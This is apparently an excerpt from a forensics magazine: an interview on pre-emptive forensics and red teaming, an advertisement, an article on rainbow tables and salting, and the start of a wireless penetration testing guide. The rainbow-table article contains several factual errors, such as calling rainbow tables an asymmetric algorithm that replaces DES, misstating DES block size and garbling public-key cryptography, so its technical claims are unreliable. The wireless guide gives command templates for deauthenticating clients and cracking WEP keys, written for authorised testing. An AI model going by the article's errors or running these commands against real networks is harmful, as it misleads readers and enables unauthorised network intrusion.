Dan heads the Cyber Risk and Security Services division at Optimal Risk and is a leading proponent of a converged approach to security risk. He is an industrial espionage specialist and a practitioner of FAIR, and is a prominent advocate of red teaming and cyber war games. He joined Optimal Risk in 2013, after 5 years as a VP Consulting EMEA at Frost & Sullivan, and 3 years as VP at Security Art.

Master the Tool that Masters Forensics



"Beware of the forensic analysts who know how to use X-Ways Forensics, for they most certainly know forensics". - *Brett Shavers*

http://xwaysforensics.wordpress.com

PREEMPTIVE FORENSICS

AN INTROSPECTIVE WITH THE DAN SOLOMON

by Robert Vanaman, MBA, MS

Dan heads the Cyber Risk and Security Services division at Optimal Risk and is a leading proponent of a converged approach to security risk. He is an industrial espionage specialist and a practitioner of FAIR, and is a prominent advocate of red teaming and cyber war games. He joined Optimal Risk in 2013, after 5 years as a VP Consulting EMEA at Frost & Sullivan, and 3 years as VP at Security Art.

Robert: Dan, would you agree, as asserted by Chris Hargreaves in his article "Pre-Emptive Digital Forensics Research", that pre-emptive digital forensics refers to any research conducted that is not in response to a current investigation, but rather is conducted in order to acquire some knowledge in advance of encountering a particular technology in a real investigation? (Link for your information: http://www.forensicfocus.com/index.php?name=Content&pid=408)

Dan: I would agree when considering digital forensics. I would also offer an expansion on this definition beyond technology, and not confine it to digital aspects. I would suggest that many of the causes of security failure when considering prevention, and response are not technology related, and therefore a holistic consideration of security needs to embrace the physical and human flaws in the systems. If a pre-emptive approach is adopted, then it should aim to pre-empt any factor that can cause a breach and constrain response. If the broad nature of security is considered, then a specific focus on technology is not enough to prepare an organization. It may also not be enough to justify the investment by many firms unless is offers more guarantees for fixing problems. I therefore advocate a definition that incorporates processes and procedures as much as technology. This is justified by many post-breach investigations that eventually invest as much effort examining processes and procedures as areas where failure has occurred.

Considering the hypercompetitive environment (Read: price wars) that most technology firms exist in, what persuasive methods do you employ in convincing CEOs and CIOs to commit the necessary resources which you state "justifies the testing and exercising" in "analyzing causes of security failure[s]"?

There are a variety of arguments that can be presented, and most need to focus on protecting valuable intangible assets which includes reputation and share price, or reducing current or future costs. For high-tech firms that have invested huge sums in R&D, and continue to do so, there is a very compelling case for checking and ensuring that they are not subject to industrial espionage. When technology firms are

under such competitive pressures, they are very vulnerable to aggressive competitors that may offer similar technology at lower prices. The loss of IP and blueprints to a competitor could be catastrophic. But the issue of espionage is very difficult to 'frame' because it is less evident when a firm has been compromised, when compared with a clear-cut data breach. For the purposes of countering espionage, it is important to be conducting ongoing investigations and forensic monitoring of the organization's infrastructure for signs of espionage.

To come back to your question, there are several ways of justifying the investment in testing and exercising. The first is to take a quantitative approach, by building cyber scenarios to illustrate the potential impact of a specific type of attack. Once senior executives are made aware of the potential impact of a breach, they have a very relevant point of reference for considering the level of expenditure they can justify allocating for security. Building scenarios challenges executives to consider factors that are typically unknown, and invariably they raise the question of 'how prepared are we for this?'. The issue really boils down to trust and assurance in the capabilities that are in place, and there is no way to build assurance unless testing takes place. This also points towards assessing the effectiveness of legacy investments, before deciding what needs to be added or changed to whether new layers need to be added.

A second approach is to show that testing and exercising it the best way to prioritize where to invest in the future. Executives are faced with a situation where IT is demanding more budget, but no one offers guarantees of resilience. So executives have no way of independently verifying whether they are investing in the right controls & measures. It is quite common that firms are investing in measures that are not required, and focusing their investment in the wrong areas. Invariably they may be missing the greatest problem, and that problem may not require a new system or technology. So through the demonstration of vulnerabilities, they can not only identify exactly where they should be prioritizing their investment, and to many firms that represents a saving; they can also identify a program of medium to long term priorities that require attention, which gives them some insight into their future budgetary requirements against a hierarchy of needs.

To expose static security measures, defeat new and sophisticated threats, to provide a greater guarantee that vulnerabilities have been proven or uncovered and to expose the vulnerabilities of single faceted security measure, would you advocate the internal creation or external use of "Red Teams*"?

The creation of internal Red Teams is very difficult because they are 'internal'. They are exposed to the internal organizational environment, they will have awareness of the historical problems and they can easily be biased in their approach towards attacking. This becomes a greater problem over time as they struggle to bring a fresh approach with each test & exercise cycle and they tend to simulate threats that the firm has anticipated so there is no real-world element of surprise. Many of their activities boil down to providing Quality Assurance of other internal teams and conducting penetration testing. Red Teaming differs considerably from penetration testing particularly when factoring in the testing of physical security, and human firewalls for the purpose of simulating APTs.

In order to gain value from a red team it needs to bring a 'real-world' approach that introduces surprise and 'unknowns' to corporate defenses to see how they cope, and this is increasingly difficult to an internal team that is neither a specialist red team, nor a team that develops its methods and techniques against varied and different types of defenses. There are other internal 'political' aspects that become problematic when one [red] team is trying to expose weaknesses of another [blue] team. The important aspect of the red team is that it keeps up to date with modern attacker methods, and this is very difficult for an internal red team. An example of this is the skills and time required to write custom malware for red team purposes. Ultimately, it would be very rare that an organization could justify supporting and financing an internal red team, when it typically lacks the resources for comprehensive detection and response capabilities, or an enhanced program for countering e-espionage.

Do you believe studying, analyzing, and integrating lessons learned from attacks on other companies and organizations would benefit a corporation's cyber defense team? If so, where would one go to find and examine such material?

In theory I do, but in reality, the material is very limited and therefore the value is limited. While there is already greater sharing of threat intelligence, and reporting of security breaches, it is almost inconceivable that sufficient data and evidence would be made available by a company about a breach so that other companies can learn from it. Case studies are useful to illustrate specific points, but it would not

illustrate the real nature of a cyber-crisis in a form that companies can plan response strategies. There is a strong argument for generating learning material, running workshops and master classes, and supporting the learning process, particularly as part of a security awareness campaign, or to support a scenario building process. However, this method of learning never achieves comprehensive shifts in organizational attitudes and perceptions that are observed after a real crisis, or a simulated crisis. There is no better substitute for learning-by-experience, and some desktop exercises are criticized for being too benign. So I would always recommend conducting a breach simulation that is as close to reality as possible, particularly if you are adopting a pre-emptive forensic approach, because this is the only method that will generate sufficient data for analysis.

Do you consider system based or human enabled cyber threats to be the most prevalent and/or dangerous for most organizations? If you agree that human enabled cyber threats constitutes some part of all e-security and e-sabotage issues, do you consider internal or external human threats to be the most serious?

This will always be a fascinating question. Many commentators feel that the human threat is the most prevalent, and you only need to look as far as Snowden to see what a rogue insider can achieve with the access and motivation. Whether it is knowingly or unknowingly, human 'gateways' are without doubt the most prevalent vulnerability, and also the most difficult problem to fix. If you adopt a pre-emptive forensic approach to analysis of human vulnerabilities, you soon realize that it is much more complicated than working with digital evidence and technology performance.

However, a number of breaches have surfaced recently that have been in place for a period of over 3 years, specifically for the purpose of e-espionage. These threats are higher impact, simply because the sheer volume of data they have exfiltrated from organizations, and their 'advanced' ability to persist unnoticed. I would like to think that a malicious human threat would not successfully persist over years without being noticed, but advanced tools for espionage are becoming increasingly sophisticated and will become harder to find in the future. However, I am a committed believer that good security needs to be 'converged', and both the human and the system elements must be addressed as they are completely interdependent.

**A Cyber Red Team is an independent group that simulates attack on an organization to test security, and prove its effectiveness of security measures and controls.*


ABOUT THE AUTHOR

Robert E. Vanaman, Microcomputer Consulting Professional, Beta-tester at eForensics Magazine

Robert has been a microcomputer consulting professional since 1983. He formed his consulting firm MicroTraining in 1985. Here, he designed RDBMSs and their associated programs. He has instructed at the collegiate level for over a decade, and within the business community spanning over a quarter of a century. He has a M.S. degree in Database Systems from the University of Maryland University College (UMUC), and a M.B.A. from UMUC as well.

Total Cyber Security Solution

Analyze, Cure, Prevent



TOTAL CYBER SECURITY SOLUTION

Frogteam|Security unique solution allows organizations, companies and security administrators to:

- **Analyze** organization cyber assets (Cloud:Scope).
- **Cure** using Sec:Cure by correlating analysis results with an easy to use fix module (Sec:Cure).
- **Prevent** using Signa:Gen - TCS Cyber Seal is a sophisticated active and live client that is able to detect and prevent different cyber-attacks techniques and vectors.

Three easy steps

To Secure Your Assets!

Our total solution enable you to Analyze, Cure and Prevent from cyber security threats and vulnerabilities

Why TCS Cyber Seal is important?

TCS Cyber Seal helps building consumer's trust. With the majority of shoppers' continued concern when providing personal data online - using the Signa:Gen for websites' seal of security will help you concentrate on expanding your business. Signa:Gen - TCS Cyber Seal product objective is to ensure the safety of e-commerce business over the internet. This can be achieved through independent check by the appointed organization which certifies qualified merchant(s) or company(s).

For more information visit our website at: http://www.frogteam-security.com

Frogteam|Security Ltd
E-mail: info@frogteam-security.com
Website: www.frogteam-security.com

Corporate Headquarters
1875 Century Park East #700
Los Angeles, California 90067,
United States
Tel: +1 (408) 504-4903

Special Offer for eForensics members
Scan this QR barcode to register with mobile now and get Special Offer of 10% discount.

OVER THE RAINBOW TABLE

AN OVERVIEW OF SYMMETRICAL AND ASYMMETRICAL PASSWORD ENCRYPTIONS

by M.L. Smith

Since 1976, the Data-Encryption-Standard has been the norm for protecting passwords. However, from its inception, academics have challenged its effectiveness. Now an asymmetrical algorithm called Rainbow Tables has taken the lead and become the stand-out contender over DES.

What you will learn:

- a brief history of DES
- Other challengers to DES
- How Rainbow Tables work
- What makes Rainbow Tables so effective
- Password protection

What you should know:

- How to best protect your passwords
- Protecting your smartphones

We always look for rainbows after it rains. Legend has it that there is a pot of gold at the end of the rainbow. That may not be true for rainbows in the sky, but in the world of computer software, rainbows can be a goldmine. Rainbow Tables have become a key to cracking passwords that have made many computers vulnerable.

ORIGINS OF PASSWORD ENCRYPTIONS

To understand how important rainbow tables are it is best to look at the history of password cracking prior to their development. In 1975, IBM was commissioned by the National Bureau of Standards (NBS) to develop an algorithm used to store passwords. Simply called the Data Encryption Standard (DES), its function was to fulfill a need by the US Government to protect unclassified but sensitive electronic documents. At this point, the information regarding DES is a little muddy. Even though it was the NBS that was in charge of the operation, there is some speculation that the National Security Agency or NSA became involved in the development of the DES for their own reasons. IBM has denied any tampering from the NSA. Originally, the Data Encryption Standard was designed with a key length of 128 bits. It is rumored that the NSA wanted the bit size reduced to 48 bits. Finally a compromise of 56 bits was agreed upon. After final approval, the Data Encryption Standard became the federal standard in November 1976. It remained the standard until it was replaced by the Advanced Encryption Standard (AES) in May 2002. The AES uses 128-bit blocks instead of the 56 bit blocks used by the DES. Despite its flaws and criticisms, the Data Encryption Standard opened the door for the academic study of cryptography. Before the DES, there were few cryptographers outside the military.

DES EARLY CHALLENGERS

One of the early non-military cryptographers was Martin Hellman. Hellman, along with fellow cryptographer, Whitfield Diffie, was an early critic of the DES. They felt that the key length was too short and would not withstand a brute force attack. The DES was designed as a symmetric-key block cipher with a relatively short key length of only 56 bits. Diffie and Hellman introduced

the concept of the asymmetric key algorithms in 1976. Also known as Public-key cryptography, the idea was two keys or encryptions, a public plain text key complemented by a private encrypted key. This was a very early version of the encrypted hash value that is used today in most computers. The difference between a symmetric-key algorithm and an asymmetric-key algorithm is that the symmetric-keys use the same cryptographic keys for both plain text and cipher text. The asymmetric-key uses a different cryptographic key for each type of text. So attacking the plain text will have no effect on the cipher text and the password is still protected. Because of the assumed vulnerability of the Data Encryption Standard, various academics have challenged the DES's security over the years with a variety of proposed devices.

In 1977, Hellman and Diffie designed a machine that would cost $20 million and could crack a DES key in one day. In 1993, a key-search machine costing $1million dollars could crack a password in about 7 hours. In 1997, RSA Security offered a $10,000 prize to the first person or team to break a message encrypted using DES. That prize went to the DESCHALL Project. DESCHALL stood for DES Challenge. These machines devised to crack DES were all in theory until the Electronic Frontier Foundation, a cyberspace civil rights group, built a real DES cracker at the cost of $250,000. It took the EFF just over 2 days to force the key. Their intent was to show how vulnerable DES was in reality and not just in theory.

One of the biggest and most important attacks on the Data Encryption Standard came in 2006. The DES cracker was called COPACOBANA. Built by teams from the Universities of Bochem and Kiel in Germany, the significance of their attack was not just the time but also the amount of money and hardware used. The attack took about 7 days at a cost of only $10,000. They used reconfigurable parts which allowed them to use the machine against other code breaking algorithms.

TIME-MEMORY TRADE OFF

Previous to rainbow tables there were two ways to crack a password. These two methods were "brute-force" and "dictionary". Brute-force is exactly what it sounds like. Numerous "attacks" are made on the password until finally all or at least part of it is broken. This took a tremendous amount of time. The second method, dictionary, took a great deal of memory. A list of possible matches is compared to the password until, hopefully, one hits and the password is cracked. Rainbow tables are a merger of these two methods. Referred to as the "time-memory trade off", Rainbow tables became a combination of brute-force and dictionary.

Besides brute-force, there are several other types of attacks that can break all 16 rounds of the Data Encryption Standard. Even though these attacks were known in the 1970's when the DES was being developed, they were not considered feasible. Considering how far computer hardware and software have advanced in the past thirty years, they should be given a second look.

OTHER CRYPTANALYSIS TOOLS

Differential cryptanalysis discovery is generally accredited to Eli Biham and Adi Shamir in the 1980's. However, IBM was aware of differential cryptanalysis in 1974 when it was first developing DES. Differential cryptanalysis gets its name from studying how the differences in an input can affect the difference in an output. Differential cryptanalysis usually attacks block cyphers, which DES is, as well as hash functions. Differential cryptanalysis is a plain text attacker. To break all 16 rounds, differential cryptanalysis requires 2^{49} chosen plain texts. Since IBM knew about differential cryptanalysis, DES was designed to be resistant to it.

Linear cryptanalysis involves designing linear equations that relate to plain text, cipher text and key bits. It was created by Mitsuru Matsui in 1992. Matsui was a cryptographer and senior researcher for the Mitsubishi Electric Company. He was conducting research on differential cryptanalysis when he discovered the technique of linear cryptanalysis. These two forms of cryptanalysis are the two most common types used against DES. The Davies' attack is the third type of attack most common against the Data Encryption Standard. Donald Davies, a Welsh computer scientist, created it in 1987. He received a BSc degree in physics from the Imperial College London. Davies was an early pioneer in computer science. He is acknowledged as one of the two independent inventors of packet switched computer networking and the word "internet" can be traced directly back to his work. The Davies' attack is a dedicated statistical method for attacking the DES. The Davies' attack collects many known plain/cipher text pairs and calculates the empirical distribution of certain characteristics.

It seems from its very inception that the Data Encryption Standard was inviting challenge by the academic world. Because so many ways to attack the DES were already known, at least in theory, when it was created by IBM and so many more were created after the fact, the DES was almost obsolete before

it was even in place. It is surprising that the DES lasted as long as it did with the US government. Being a symmetric-key algorithm left the DES vulnerable to attack.

HOW RAINBOW TABLES WORK

The first step in understanding how rainbow tables work is to look at how they were built and how a password is stored. When a password is created it is typed in using plain text. The computer then changes the plain text to a specific encrypted hash value and stores it in the computer's memory. The cryptographic hash function uses the Hex 16 character system; however it scrambles it, so using it to decipher an encrypted password would be useless. Before rainbow tables, the best way to try to break a password was to ignore the encrypted hash value and try different combinations of the plain text password. Reversing the process and attacking the encrypted hash was virtually useless. Rainbow tables do the opposite. It does not bother with the plain text password; it attacks the encrypted hash.

Rainbow Tables use two different functions: a hashing function and a reduction function. A hashing function is used to make plaintexts into hashes. The reduction function does exactly the opposite. It is used to make hashes into plaintexts. Rainbow Tables got its name because each column in rainbow tables uses a different reduction function. If each reduction function were a different color it would look like a rainbow. A Rainbow Table figures out the password by using those two functions. The hashing function works to find the hashed password. Then after it is found the reduction function transforms that hashed value into something that is useable as a plaintext password. Before it can put those functions to the test a rainbow table makes all of these chains. The chains are constructed by picking a random seed value and applying the hashing and reduction functions to it. The hashing and reduction function are considered one-way functions. This works completely because the chains are also made up of one-way hashes and reduction functions. A chain can contain millions of hashes and all of them can be stored under two things: the starting plaintext and the final hash value that was chosen.

After the chains are finished and you have the starting plaintext and final hash value, the Rainbow Tables tries to recover the password. It goes through and looks for a match between the final hash and the link in the chain or the hash with an unknown plaintext you are looking for. If it finds any matches that means that the chain can be reconstructed and is reconstructed by hashing and reducing it. You then use the output of both the hashing function and the reduction function. The reconstructed chain is the key to finding the password. Eventually, you will come to both the known hash password and its secret plaintext, which is the real password.

Rainbow Tables are a very powerful tool. They are so powerful because the constructor can choose how much storage is retained. Storing all of those hash values would take up an extreme amount of memory. Rainbow tables utilize their ability to use a very low amount of memory, which saves you from having to save an unbelievable amount of hash values to your memory. The constructor chooses the amount of storage he/she uses by choosing the links in each chain. Rainbow tables are so powerful they are said to be able to crack the standard encryption used by Excel and Word in about five minutes.

Rainbow tables are not without their problems. One of the main problems is that collisions are a frequent thing when running it. Collisions happen when a given hash value is generated by multiple plaintexts. These collisions cause big problems for the chains. It makes a bunch of different chains merge into one. These collisions also cause the production of loops. Loops are created by a hash value reducing to a plaintext that has been hashed at a previous point in the chain. Another problem with Rainbow tables is that they can only be optimized if you are trying to crack complicated passwords. So, if you are trying to find a password that is common, or not complex at all, you will have a tough time.

SIM CARD ATTACKS

With technology advancing we now have access to these lovely devices called smartphones. We can do many things with them, including the use of mobile banking. Many apps require the usage of passwords, but mobile banking is the one that attracts most hackers. Rainbow tables can affect, and hack, the SIM cards on our phones. So it is not just our computers that we have to worry about. It only took Karsten Nohl, a cryptographer and security researcher, about one minute to crack the encryption key and hack onto a SIM card using a rainbow table.

The SIM cards have another downfall that allows them to be hacked further. They have a mechanism located in them called "sandboxing." This mechanism shields programs like Visa and PayPal from the

other apps and the SIM card. In some of the most frequently used SIM cards this mechanism is broken. It allowed Nohl to hack right in and access the files on a payment app installed on the SIM card. Nohl has estimated that out of all the SIM cards being used today, one eighth of them are still using data encryption standards from the 1970's. This is something to consider when shopping for your next smartphone.

It doesn't take long at all for the hackers to break into your SIM card. They simply send a hidden "sms" or short text message. Like blocking phone number, the hacker is sending a text message without his number being seen. The receiver's smartphone will reply to the message with the cryptographic signature the hacker needs. Then they use the rainbow tables to do the rest. Once hackers break the encryption on the SIM card, they can do anything from copying it to reprogramming it or even send premium text messages without the smartphone user even knowing. The most frightening aspects is that the hackers can redirect, or record phone calls and access billing/payment records.

It is quite disturbing to know that our private passwords can be so easily accessed. But like any hacker's tool, rainbow tables are also used for the greater good. Rainbow tables is just one of many programs and tools used extensively by government agencies and police forces on the federal, state and local level. Pedophiles, identity thieves, foreign and domestic terrorists have one thing in common; they all use computers to do business. When computers and other media devices are confiscated, the forensics team has the delicate task of retrieving information from the hard drive without damaging it. Rainbow tables makes it that much easier to crack the passwords.

PASSWORD SECURITY

There are many problems with using passwords for authentication; how easily the password can be guessed, remembering it, and how possible to intercept it across a network. To ensure safety, the storage of the registered password on the system must be performed so that someone with access cannot discover other users' passwords. When storing your actual password consider a web site with user login. Users of the website first register, and then once registered may login to gain personalized web content. Upon registration each user selects their username and a password of their choosing. Assume that the system stores these two values in a database, a website will have database tables that list the names and passwords in this manner:

```
Username Password
John     mysecret
Sandy    ld9a%23f
Daniel      mysecret
…     ...
Steve    h31p_m3?
```

There are obvious problems with this approach. One being anyone who gains access to this database can see other users' passwords. Such databases will not be publicly accessible; however within the organization maintaining the website there are multiple people who require read access to the database. This makes it very easy to view the actual passwords of other users. Although there is a potential security issue with using this method to store your actual password, in many cases, a user will trust the organization providing the webpage.

Worst-case scenario, the database becomes available to people outside the organization. For example, the security of the organizations computer system has flaws, and due to these flaws an unauthorized user can gain uncontrolled read access to the database. This user then has access to all of the users' passwords. If they desired, the user can take this information and pretend to be another user on the website. Therefore, since many individuals re-use passwords across different systems, the unauthorized user can gain unplanned access to other systems.

There is a different method to storing hash passwords, opposed to storing the actual password in the database; a hash of the password can be stored. Assume a malevolent user gains access to the database, they can see the hash values, but because of the secure hash functions they cannot easily determine what the original password was. By storing the password in hash instead of the actual password, the system's security significantly increases. The hash function makes it practically impossible to decode the password given you can only see the output hash value. Even with the use of the best-known systems, with current computing capabilities, it takes too long or will be too expensive to find the input password. But this is generally only true

with inputs larger than the hash value. That is not the case with passwords. Most users choose short passwords that are from 4 to 8 characters; this, so that they are easy to remember and type in when logging in.

For some people it would take about 7 days to try to decode a password of this length. For other malicious users that re-use these values – because they can quickly check a known hash value against the set of pre-calculated values the process time – it can be reduce down to minutes or hours. Assume someone has already calculated all hash values; and they accessibly stored the hash value and corresponding password in a database. Then it is just a matter of performing a lookup with the users stored hash value against the set of pre-calculated hash values. Once a match is found so is the password. The advantage of this approach is that performing a lookup is much, much faster than calculating a hash.

The only problem with pre-calculated hash values is the storage requirements. Compression can be used to store the data, but most general purpose compression methods still would not reduce it to a convenient size. However by using data structures to store the information it is possible. Rainbow tables are one example of this type of data structure. When using this structure there is a significant reduction in the total storage space needed. So, rainbow tables make it much easier to store and distribute the set of passwords and hashes. A malicious user can quickly find a password and be given a hash. Some tests by Project RainbowCrack, show that if given a hash of a random password and using rainbow table, it only takes between 5 and 30 minutes to find a password.

PASSWORD PROTECTION METHODS

There are several ways to make it harder for unauthorized users that have discovered the hashed password database to use rainbow tables to quickly find passwords. These methods include:

1. Requiring longer passwords. A 9 character random password requires almost 100 times more space and time to generate the rainbow table; becoming much harder for the unauthorized user to manage. The downside is that requiring longer, random passwords is inconvenient for users. The password is harder to remember causing the users to put it on paper – leading to other security problems.
2. Use different hash algorithms/implementations to slow down the calculation rate. If, for example, hashes can only be calculated at a rate of 108 hashes per second (instead of 1010), then the time to generate the rainbow table would grow from 1 week to almost 2 years. This approach, however, does not help for existing algorithms (such as the popular MD5).
3. Use a salt before hashing the password, as explained below.

By requiring the user to increase their password length, it will be harder for unauthorized users to decode passwords, but inconvenient for users. An alternative is for the system to effectively increase the user's password length by adding random characters to their chosen password or in other words add salt. The system chooses a random salt when a user creates an account and concatenates it with the password. After which it hashes the resulting value. So what is stored is a hash of the password with salt. The salt is also stored in the password database. With a 5-character salt, our example password database will be:

```
Username Salt   H(password || salt)
John     a4H*1  ba586dcb7fe85064d7da80ea6361ddb6
Sandy    U9(-f  816a425628d5dee17839fffeafb67144
Daniel      5<as4  11842ced4203d4067ed6a6667f3f18d9
...      ...    ...
Steve    LqM4^ 184b7f9c6126c568ee50cd3364257973
```

An unauthorized user can also attempt a brute force attack by trying all possible combinations of passwords. As the salt is stored in the password database, this user knows it so it provides no additional security. For each password they try, they must also concatenate with the salt for the appropriate user. Using this process it will take about 7 days to find the password.

But if the unauthorized user wants to use pre-calculated hashes or rainbow tables, this will no longer work due to the fact that rainbow table contains the hashes of passwords a salt. The user would need to use a rainbow table that contains the correct salt. In general, a separate rainbow would be needed for each possible salt. The amount of space and time needed to generate the rainbow has now been increased by a factor of 4 billion. This is obviously unachievable for the malevolent user.

An advantage of including a random salt before hashing the password makes the use of pre-calculated tables of hashes and passwords or rainbow tables ineffective. But note, in most cases it does little to prevent a brute force attack of hazing each password plus salt and comparing with the stored hash value.

REFERENCES

- Rouse, M (2006 July) Data Encryption Standard (DES). Retrieved from *http://searchsecurity.techtarget.com/definition/Data-Encryption-Standard*
- What is the Data Encryption Standard (DES). (2012 March 21). Retrieved from *http://www.cryptographic-software.com/index.php/encryption/what-is-the-data-encryption-standard-des/*
- Stanford University. (n.d.) Martin E. Hellman, Professor Emeritus of Electrical Engineering. Retrieved from *http://www-ee.stanford.edu/~hellman/*
- Center for international security and cooperation (n.d.) Whitfield Diffie, consulting Professor. Retrieved from *http://cisac.stanford.edu/people/whitfielddiffie/*
- Stackexchange, (2010, November 18). What are rainbow tables and how are they used [Blog post]. Retrieved from *http://security.stackexchange.com/questions/379/what-are-rainbow-tables-and-how-are-they-used*
- Radcliff, D. (2007, March 01). Salting passwords thwarts rainbow table attacks. Retrieved from *http://www.csoonline.com/article/221165/salting-passwords-thwarts-rainbow-table-attacks*
- Lemos, R. (2007, January 15). Rainbow table targets word, excel crypto. Retrieved from *http://securityfocus.com/brief/407*
- Kuliukas, K. (2006. November 12). How rainbow tables work. Retrieved from *http://kestas.kuliukas.com/RainbowTables/*
- Olson, P. (2013, July 21). SIM cards have finally been hacked and the flaw could affect millions of phones. Retrieved from *http://www.forbes.com/sites/parmyolson/2013/07/21/sim-cards-have-finally-been-hacked-and-the-flaw-could-affect-millions-of-phones/*
- Security Research Labs (n.d.) Rooting SIM cards. Retrieved from *https://media.blackhat.com/us-13/us-13-Nohl-Rooting-SIM-cards-Slides.pdf*
- Whitwam, R (2013 July 22) Cryptographer cracks the SIM card, millions of devices may be vulnerable. Retrieved from *http://www.geek.com/mobile/cryptographer-cracks-the-sim-card-millions-of-devices-may-be-vulnerable-1562875/*

ABOUT THE AUTHOR

ML Smith is a recent graduate of California University of Pennsylvania with a Bachelor of Science degree in Justice Studies with a concentration on Forensics. Combined with her love of photography, she is especially interested in the field of steganography. She started her return to academics at community college and received a two-year full-ride scholarship to the Pennsylvania State University of her choice. She was also named a Cola-cola Foundation Bronze Scholar. Prior to returning to school, Ms. Smith worked for such companies as The Disney Channel and Amtrak. She served in the US Army from 1976 to 1980.

a d v e r t i s e m e n t

WIRELESS PENETRATION TESTING APPROACH

TO SECURING CLIENT'S WIRELESS ACCESS POINT

by Saurabh Kumar

Our clients reach to us when wireless access point challenges vague and they are not confident that clients have the internal capability to meet their wireless security controls in a cost effective manner for their organization. What we bring to our clients is our experience providing tested and reliable processes and recommendation to their particular situations.

In the recent evolution of IT technology, wireless technology is one of those, which is adopted by most of the organizations due to their advantages and ease of use.

Security is a main concern for every organization. Almost every organization is using wireless for their communication & data transfer. This internal communication contains lots of sensitive information and if an unauthorized user is able to sniff or connect to the wireless access point, the hacker will be able to retrieve lots of information as now the hacker is a part of the internal network and may impact organizations data confidentiality, integrity, authentication and access control. Hence, securing an organizations wireless network is a key aspect for information security professionals. Although organizations have already implemented security controls for protecting their wireless network, it is also important to check whether they have implemented security controls accurately.

WIRELESS PENETRATION TESTING APPROACH

This basically describes the approach for penetrating your wireless strength. This approach uses the password combination & sniffing technique for cracking unsecured wireless network, so a proper set up is required for making the whole process semi-automated and automated.

Here are three key points:

- Wireless Penetration tests evaluate the risk related to potential access to your wireless network.
- Wireless access points provide a simple way for hackers to penetrate your internal network.
- A Wireless Attack & Penetration test will identify vulnerabilities and offer advice for hardening and remediation.

In this article, we will learn 7 most important steps of wireless penetration testing as describing below in details:

- Setting up the penetration testing lab and process.
- Wireless penetration testing phases tools.
- Wireless encryption protocol and initial attack process with their phase tools.
- How access point & client communicates with each other.
- Wireless cracking technique;
- Threats to wireless network;
- How to secure wireless networks.

PENETRATION TESTING SET UP AND PROCESS

LAB SETUP

LAPTOP/COMPUTER WITH BACKTRACK INSTALLED:
Download Backtrack as per its own requirement 32 bit or 64 bit support.

- Backtrack 5R3 ISO/VMware (Recommended)
- Backtrack 5R2 ISO/VMware
- Backtrack 5R1/5 ISO/VMware

WIRELESS CARD
This is the most important step of wireless testing. The card must be supported to Backtrack version you have chosen. Sometimes it's also possible that the internal card may not be supported, so in that case you will need to use an external wireless card.

You will need a USB Wireless card that can support packet injection and packet sniffing, and that is supported by Backtrack. The best choice seems to be the Alfa AWUS036H card from Alfa Networks.

PASSWORD LIST
The Passphrase provides security encryption for your wireless network. The passphrase can also be referred to as a password, network security key, pre-shared key, or just key.

A Password list is a key for wireless cracking. The more extensive password repository, the greater chance to crack a wireless network. So below are possible scenarios:

- Dictionaries and password lists can be as simple or as complex as you want. They can be filled with just random words in all lowercase, or they can be common words and phrases with capitalization, numbers, and symbols.
- Use the password list file if it is in repository record.
- If not, then one can download an updated password list file, one can search for this file in Google and can download it easily.

Before analyzing the strength of wireless encryption, we need to understand wireless penetration testing tools, different types of encryption protocols, WLAN discovery processes and how to change the mac address in brief.

WIRELESS PENETRATION TESTING PHASE TOOLS
SEMI-AUTOMATED WIRELESS TOOLKIT

- Wireless discovery tool:
  aerosol, airfart, aphopper, apradar, karma, kismet, ministumbler, netstumbler, wellenreiter, wifi hopper, wirelessmon
- Packet capture tool:
  airopeek, airtraf, apsniff, cain, wireshark
- WEP/ WPA password attack tool:
  aircrack-ptw, Aircrack-ng, aircrack, airsnort, cowpatty, wep attack, wep crack, Airbase, wzcook
- Frame generation software tool:
  airgobbler, airpwn, airsnarf, Commview, fake ap, void 11 wifi tap
  wifitap -b <BSSID> [-o <iface>] [-i <iface> [-p] [-w <WEP key> [-k <key id>]] [-d [-v]] [-h]

FULLY-AUTOMATED WIRELESS TOOLKIT

- Fern-Wifi-cracker – GUI for testing Wireless encryption strength.
- Wi-fihoney – Creates fake APs using all encryption and monitors with airodump.
- Wifite – Automated wireless auditor.

WIRELESS ENCRYPTION PROTOCOL AND INTIAL ATTACK PROCESS WITH THEIR PHASE TOOLS

The following protocols are used in wireless networks to protect information from a system to the wireless router/access point:

WEP

WEP Stands for Wired Equivalent Privacy. This is the first encryption protocol developed for wireless network. It was designed to add security to WLANs. WEP was intended to give wireless networks the equivalent level of privacy of a comparable wired network. The major problem in WEP was that the key was not hashed and was concatenated to the Initialization Vector (IV).

WEP is used at the two lowest layers of the OSI model – the data link and physical layers; it therefore does not offer end-to-end security. Today it is outdated and contains many security weaknesses, but it is possible that some organizations use this protocol for devices, that are not updated on their wireless network.

However, WEP occasionally produces crypto logically weak ciphers that are easily broken with modern tools.

Here is the initial attack process for WEP protocol related:

WLAN DISCOVERY

WEP Unencrypted WLAN (Visible SSID)

- Sniff for IP range:
  - MAC authorized
  - MAC filtering and
- Spoof valid MAC

WEP Unencrypted WLAN (Hidden SSID) -> Deauthentication (Deauth) client

- aireplay-ng
  ```
  aireplay -0 1 -a [Access Point MAC] -c [Client MAC] [interface]
  ```
- commview
  Tools > Node re-association
- void11
  void11_penetration wlan0 -D -t 1 -B [MAC]

WEP ENCRYPTED WLAN (VISIBLE SSID)

- WEPattack
  ```
  wepattack -f [dumpfile] -m [mode] -w [wordlist] -n [network]
  ```
- Capture / Inject packets -Break WEP
  ```
  aircrack-ptw
  aircrack-ptw [pcap file]
  ```
- Aircrack-ng
  ```
  aircrack -q -n [WEP key length] -b [BSSID] [pcap file]
  ```
- Airsnort
  Channel > Start
- WEPcrack
  ```
  perl WEPCrack.pl
  ./pcap-getIV.pl -b 13 -i wlan0
  ```

WEP encrypted WLAN (Hidden SSID) -> Deauthentication (Deauth) client

- Aireplay-ng
  ```
  aireplay -0 1 -a [Access Point MAC] -c [Client MAC] [interface]
  ```
- Commview
  Tool > Node re-association
- Void11
  ```
  void11_hopper
  void11_penetration [interface] -D -s [type of attack] -s [station MAC] -S [SSID] -B [BSSID]
  ```

WPA

